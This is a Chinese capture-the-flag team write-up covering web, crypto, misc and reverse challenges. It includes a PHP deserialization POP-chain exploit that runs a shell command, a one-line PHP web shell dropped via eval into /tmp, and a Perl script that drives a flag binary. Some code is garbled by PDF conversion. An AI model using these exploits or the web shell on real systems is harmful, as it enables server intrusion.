姓名-解题思路

请注意

- 1. 解题过程中,关键步骤不可省略,不可含糊其辞、一笔带过。
- 2. 解题过程中如是自己编写的脚本,不可省略,不可截图(代码字体可以调小;而如果代码太长,则贴关键代码函数)。
- 3. 所有解出的题目都必须书写WRITEUP,缺少一个则视该WRITEUP无效,成绩将无效。
- 4. WRITEUP如过于简略和敷衍,导致无法形成逻辑链条推断出对题目有分析和解决的能力,该WRITEUP可能被视为无效,成绩将无效。
- 5. 提交PDF版本即可。
- 6. 必须包含获得flag截图。
- 7. 每只队伍由队长统一提交一份解题思路即可,所有解题过程需保存在一个pdf内上传。
- 8. 平台仅保留队伍最后一份解题思路,此前提交的解题思路将会自动覆盖。

1. 团队信息

团队名称: She11ud0

队员组成: 万晟, 吴灵舒, 石嘉馨

排名: 35

2. 解题情况



题目一: easy php

EXP

```
<?php
highlight_file(__FILE__);
class AAA{
   public $cmd;
   public function __call($name, $arguments){
        eval($this->cmd);
        return "done";
    }
}
class BBB{
   public $param1;
    public function __debuginfo(){
        return [
            'debugInfo' => 'param1' . $this->param1
        ];
    }
}
class ccc{
   public $func;
    public function __toString(){
       var_dump("aaa");
        $this->func->aaa();
   }
}
if(isset($_GET['aaa'])){
    $aaa = $_GET['aaa'];
   var_dump(unserialize($aaa));
}
b = \text{new BBB}();
a = new AAA();
c = new CCC();
$a->cmd = "system('cat /flag');";
$c->func = $a;
$b->param1 = $c;
echo urlencode(serialize($b));
?>
```


整体的调用思路是 __debuginfo 到 __toString 到 __call

所以简单来说构造 POP 链即可

Fatal error: debuginfo() must return an array in /var/www/html/index.php on line 33

题目三: can you read flag


可以命令执行了,但是很明显是有黑名单的



但是很多地方都被ban了,比如 system 之类的,所以这里想到文件写入一句话木马,随后进行文件包含。尝试之后发现 /tmp 目录下有权限,其他都没有

?a=fwrite(fopen('/tmp/1.php'),'a'),'<?php eval(\$_REQUEST[5]); ?>)'

写入了一句话木马,用文件包含去访问



是可以连上马的,但是发现并没有权限 get flag

找到了在 /tmp/src/readflag.c 中发现有获取到 flag 的条件,也就是要输入多次 y,算是爆破,发现环境上面是有 perl 环境的,没有 python 环境,所以简单写一个运行多次的脚本接口

```
use strict;
use IPC::Open3;
my $pid = open3( \*CHLD_IN, \*CHLD_OUT, \*CHLD_ERR, '/readflag' ) or die
"open3() failed!";
my $r;
print CHLD_IN "y";
r = < CHLD_OUT>;
r = <CHLD_OUT>;
r = \langle CHLD\_OUT \rangle;
for my $i(1..301){
    r = substr(r,0,-5);
    $r = eval "$r";
    print CHLD_IN "$r\n";
    r = <CHLD_OUT>;
    print "$r";
}
```

CRYPTO

题目一: 小小数学家


简单搓脚本即可,要将最后的 =? 去掉

```
with open('flag.txt','r') as f:
   for i in range(44):
      a = f.readline()
      print(chr(int(eval(a))), end='')
```

misc

题目一: number game

删除 if 的判断,再放到浏览器里面跑即可



得到 flag



Reverse

题目一: pyccc

拿到pyc文件反编译一下得到py文件

```
|q@ubuntu:~/pycdc$ ./pycdc ./baby.pyc
# Source Generated with Decompyle++
# File: baby.pyc (Python 3.8)
a = input('please input your flag:\n')
check = [
    102,
    109,
    99,
    100,
    127,
    52,
    114,
    88,
    97,
    122,
    85,
    125,
    105,
    127,
    119,
    80,
    120,
    112,
    98,
    39,
    109,
    52,
    55,
    106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) ^ i:
            continue
            print(yes)
        print('nononono')
    continue
else:
```

```
a = input('please input your flag:\n')
check = [
   102,
   109,
   99,
   100,
   127,
   52,
   114,
   88,
   97,
   122,
   85,
   125,
   105,
   127,
   119,
```

```
80,
    120,
    112,
    98,
    39,
    109,
    52,
    55,
   106]
if len(a) == 24:
    for i in range(len(a)):
        if check[i] == ord(a[i]) \land i:
            continue
            print(yes)
        print('nononono')
    continue
else:
    print('nononono')
```

根据文件信息得知是异或,需要和前面的数组中的信息异或后输入,根据异或可逆性直接再异或一下就行

exp:

```
check =
[102,109,99,100,127,52,114,88,97,122,85,125,105,127,119,80,120,112,98,39,109,52,
55,106]

flag=''
for i in range(len(check)):
    flag +=chr(check[i]^i)

print(flag)
```

```
PS D:\app\vscode\allcode\Python_code> d:; cd 'd:\
\Python\Python39\python.exe' 'c:\Users\86155\.vsco
dapter/../..\debugpy\launcher' '60660' '--' 'D:\86
flag{1t_is_very_hap4y!!}
```